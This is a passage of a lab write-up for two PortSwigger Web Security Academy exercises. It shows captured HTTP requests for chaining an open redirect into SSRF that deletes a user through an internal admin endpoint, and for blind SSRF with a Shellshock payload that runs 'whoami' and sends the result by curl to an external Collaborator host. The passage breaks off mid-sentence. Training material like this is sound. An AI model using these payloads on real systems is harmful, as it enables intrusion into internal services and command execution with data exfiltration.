
/admin/delete?username=carlosand it worked,
Lab 5: SSRF with filter bypass via open redirection vulnerability

- We have to again check stocks feature and capture the req,
POST /product/stock HTTP/2
Host: 0a81004704f58371828d3aca003900ba.web-security-academy.net
Cookie: session=ygzRzmhRAOCMgtWwlxpb6NN6oEpW7XwJ
Content-Length: 65
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a81004704f58371828d3aca003900ba.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a81004704f58371828d3aca003900ba.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
- URL decoded
stockAPI, and this time this is only path and parameters,
/product/stock/check?productId=1&storeId=1
- As description says, ==“The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.”==
- So i tried to find some request like that and i found one when we do
Next productand capture that request,
GET /product/nextProduct?currentProductId=2&path=/product?productId=3 HTTP/2
Host: 0a81004704f58371828d3aca003900ba.web-security-academy.net
Cookie: session=zZHgN95G7oq4VGrrY1NZK3HcXccfbGBs; session=ygzRzmhRAOCMgtWwlxpb6NN6oEpW7XwJ
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a81004704f58371828d3aca003900ba.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
- This GET parameters can be pass directly to that post request because it is using this same endpoint and querying and in this endpoint there is one parameter named
pathwhere we can inject out URL,
/product/nextProduct?currentProductId=2&path=/product?productId=3
/product/nextProduct?currentProductId=2&path=http://192.168.0.12:8080/admin?productId=3?
- if we send req with with this upper parameters then it will redirect us to that page which is
open redirectvulnerability and we have to chain this with SSRF, - so we have to take this and put that into previous
stockAPIparameter and it works and we got200 OKso it means we inject our URL indirectly in another parameters, - ==so we bypass the relative path check and also add url==


- Now we can add delete user parameters and we will solve the lab,
/admin/delete?username=carlos

stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
Lab 6: Blind SSRF with Shellshock exploitation

- As per description, we have to grep
productIDreq and change itsrefererwith out collab domain which is1jlskm070rbtxr7tmcmsdt4gs7yymtai.oastify.com
GET /product?productId=1 HTTP/2
Host: 0ae40005040d22ca8156c5b4006c00c5.web-security-academy.net
Cookie: session=GfmFWgnW9V0VoouvfAGFoQnwcRKqrfRI
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae40005040d22ca8156c5b4006c00c5.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Referer: https://1jlskm070rbtxr7tmcmsdt4gs7yymtai.oastify.com

- And we got response in out collab,

- Now we have to exploit shellshock vulnerability,
- This is the classic Shellshock payload, where we can inject any command in
ANY_COMMAND
() { :;}; ANY_COMMAND
- In our case we have blind SSRF so we have to get callback of DNS/HTTP into collaborators along with
name of OS userso here is the whole payload,
() { :;}; curl http://g3k741kmk6v8h6r86r67x8ovcmid6auz.oastify.com/`whoami`
- Now we will add this into
User-Agentheader from which it execute this, - (Reference Related to ShellShock…)
- And it is on internal server with some ip with this range,
